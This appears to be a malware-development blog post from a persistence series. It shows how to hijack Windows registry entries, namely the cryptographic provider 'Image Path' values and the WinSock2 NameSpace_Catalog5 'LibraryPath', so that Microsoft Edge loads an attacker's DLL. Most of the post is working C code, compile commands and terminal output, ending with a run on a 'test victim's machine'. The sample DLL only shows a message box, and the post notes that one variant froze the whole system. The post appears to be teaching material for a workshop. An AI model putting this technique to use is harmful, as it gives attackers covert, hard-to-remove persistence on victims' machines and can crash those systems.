


Malware development: persistence - part 26. Microsoft Edge - part 1. Simple C example.

cocomelonc.github.io/persistence/2024/08/14/malware-pers-26.html

August 14, 2024

3 minute read

Hello, cybersecurity enthusiasts and white hackers!




This post came about in preparation for a workshop on *Malware Persistence techniques* that I teach at various conferences in Europe and Asia. This post shows that interesting persistence methods can be found via [Sysinternals Procmon](#) via filters, this is a well-known and popular method, I just want to show it in practice. In my case, everything worked out thanks to one of the registry keys that is used by many applications of the operating system, in particular Microsoft Edge:

```
"HKLM\System\CurrentControlSet\Services\WinSock2\Parameters\Namespace_Catalog5\Catalog_Entries64\000000000007"
```


Apparently this registry path is used by all applications that work with sockets.

practical example

First of all, I just start with simple filters in Procmon, like this:



As a result we will get many many interesting records:



As you can see, we can replace different registry key values:

```
Administrator: Windows PowerShell
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Cryptography\Defaults\Provider\Microsoft Enhanced Cryptographic Provider v1.0
  Image Path REG_SZ %SystemRoot%\system32\rsaenh.dll
  SigInFile REG_DWORD 0x0
  Type REG_DWORD 0x1

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Cryptography\Defaults\Provider\Microsoft Enhanced DSS and Diffie-Hellman Cryptographic Provider
  Image Path REG_SZ %SystemRoot%\system32\dssenh.dll
  SigInFile REG_DWORD 0x0
  Type REG_DWORD 0xd

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Cryptography\Defaults\Provider\Microsoft Enhanced RSA and AES Cryptographic Provider
  Image Path REG_SZ %SystemRoot%\system32\rsaenh.dll
  SigInFile REG_DWORD 0x0
  Type REG_DWORD 0x18

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Cryptography\Defaults\Provider\Microsoft RSA SChannel Cryptographic Provider
  Image Path REG_SZ %SystemRoot%\system32\rsaenh.dll
  SigInFile REG_DWORD 0x0
  Type REG_DWORD 0xc

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Cryptography\Defaults\Provider\Microsoft Strong Cryptographic Provider
  Image Path REG_SZ %SystemRoot%\system32\rsaenh.dll
  SigInFile REG_DWORD 0x0
  Type REG_DWORD 0x1

PS C:\Windows\system32>
```

As an experiment I decided to replace one of these DLLs.

In C it's looks like this:

```
#include <windows.h>
#include <string.h>

int main(int argc, char* argv[]) {
    HKEY hkey = NULL;
    // malicious DLL
    const char* dll = "Z:\\hack.dll";

    // RSA
    LONG res = RegOpenKeyEx(HKEY_LOCAL_MACHINE,
(LPCSTR)"SOFTWARE\\Microsoft\\Cryptography\\Defaults\\Provider\\Microsoft Strong Cryptographic Provider", 0, KEY_WRITE, &hkey);
    if (res == ERROR_SUCCESS) {
        // create new registry keys
        RegSetValueEx(hkey, (LPCSTR)"Image Path", 0, REG_SZ, (unsigned char*)dll,
strlen(dll));
        RegCloseKey(hkey);
    }
    return 0;
}
```

or another value:

```


#include <windows.h>
#include <string.h>

int main(int argc, char* argv[]) {
    HKEY hkey = NULL;
    // malicious DLL
    const char* dll = "Z:\\hack.dll";

    // RSA???
    LONG res = RegOpenKeyEx(HKEY_LOCAL_MACHINE,
(LPCSTR)"SOFTWARE\\Microsoft\\Cryptography\\Defaults\\Provider\\Microsoft Enhanced
RSA and AES Cryptographic Provider", 0 , KEY_WRITE, &hkey);
    if (res == ERROR_SUCCESS) {
        // create new registry keys
        RegSetValueEx(hkey, (LPCSTR)"Image Path", 0, REG_SZ, (unsigned char*)dll,
strlen(dll));
        RegCloseKey(hkey);
    }
    return 0;
}


```

It certainly worked:



But the caveat is that the entire operating system froze after this and even the antivirus started freeze.


So i decided to start a new search:



After a long search I found another interesting key and value in the registry:

```
reg query
```

```
"HKLM\System\CurrentControlSet\Services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entries64\000000000007" /s
```



and tried to replace it. For this just update `LibraryPath` value:

```
/*
 * hack.c
 * Microsoft Edge
 * persistence trick v1.0
 * author: @cocomelonc
 * https://cocomelonc.github.io/malware/2024/08/14/malware-pers-26.html
 */
#include <windows.h>
#include <string.h>

int main(int argc, char* argv[]) {
    HKEY hkey = NULL;
    // malicious DLL
    const char* dll = "Z:\\hack.dll";

    LONG res = RegOpenKeyEx(HKEY_LOCAL_MACHINE,
(LPCSTR)"System\\CurrentControlSet\\Services\\WinSock2\\Parameters\\NameSpace_Catalog
5\\Catalog_Entries64\\00000000000007", 0 , KEY_WRITE, &hkey);
    if (res == ERROR_SUCCESS) {
        // update registry keys
        RegSetValueEx(hkey, (LPCSTR)"LibraryPath", 0, REG_SZ, (unsigned char*)dll,
strlen(dll));
        RegCloseKey(hkey);
    }
    return 0;
}
```

As you can see, the code is pretty simple as usual, just set value via `RegSetValueEx` function. In my case, `hack.dll` - just `meow-meow` messagebox:

```

/*
 * hack.c
 * "malware" for Microsoft Edge
 * persistence trick
 * author: @cocomelonc
 * https://cocomelonc.github.io/malware/2024/08/14/malware-pers-26.html
 */
#include <windows.h>
#pragma comment (lib, "user32.lib")

BOOL APIENTRY DllMain(HMODULE hModule,  DWORD  nReason, LPVOID lpReserved) {
    switch (nReason) {
    case DLL_PROCESS_ATTACH:
        MessageBoxA(NULL, "Meow-meow!!", "=^..^=", MB_OK);
        break;
    case DLL_PROCESS_DETACH:
        break;
    case DLL_THREAD_ATTACH:
        break;
    case DLL_THREAD_DETACH:
        break;
    }
    return TRUE;
}


```

demo

Let's check everything in action.

Compile our **meow-meow** "malware" **hack.c**:

```
x86_64-w64-mingw32-g++ -O2 hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -
ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-
constants -static-libstdc++ -static-libgcc -fpermissive
```




```

cocomelonc@pop-os:~/hacking/cybersec_blog/meow/2024-08-14-malware-pers
-26$ x86_64-w64-mingw32-gcc -shared -o hack.dll hack.c
cocomelonc@pop-os:~/hacking/cybersec_blog/meow/2024-08-14-malware-pers
-26$ ls -lt
total 248
-rwxrwxr-x 1 cocomelonc cocomelonc 227479 Aug 20 13:08 hack.dll
-rwxrwxr-x 1 cocomelonc cocomelonc 15872 Aug 19 21:31 pers.exe
-rw-rw-r-- 1 cocomelonc cocomelonc 690 Aug 15 09:20 pers.c
-rw-rw-r-- 1 cocomelonc cocomelonc 545 Aug 15 09:20 hack.c
cocomelonc@pop-os:~/hacking/cybersec_blog/meow/2024-08-14-malware-pers
-26$ █

```

And compile persistence script:



```
x86_64-w64-mingw32-g++ -O2 pers.c -o pers.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
```



```
cocomelonc@pop-os: ~/hacking/cybersec_blog/meow/2024-08-14-malware-pers-26
cocomelonc@pop-os:~/hacking/cybersec_blog/meow/2024-08-14-malware-pers-26$ x86_64-w64-mingw32-g++ -O2 pers.c -o pers.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
cocomelonc@pop-os:~/hacking/cybersec_blog/meow/2024-08-14-malware-pers-26$ ls -lt
total 248
-rwxrwxr-x 1 cocomelonc cocomelonc 15872 Aug 20 13:08 pers.exe
-rwxrwxr-x 1 cocomelonc cocomelonc 227479 Aug 20 13:08 hack.dll
-rw-rw-r-- 1 cocomelonc cocomelonc 690 Aug 15 09:20 pers.c
-rw-rw-r-- 1 cocomelonc cocomelonc 545 Aug 15 09:20 hack.c
cocomelonc@pop-os:~/hacking/cybersec_blog/meow/2024-08-14-malware-pers-26$
```

Then, run it on test victim's machine (Windows 11 x64):

```
.\pers.exe
```



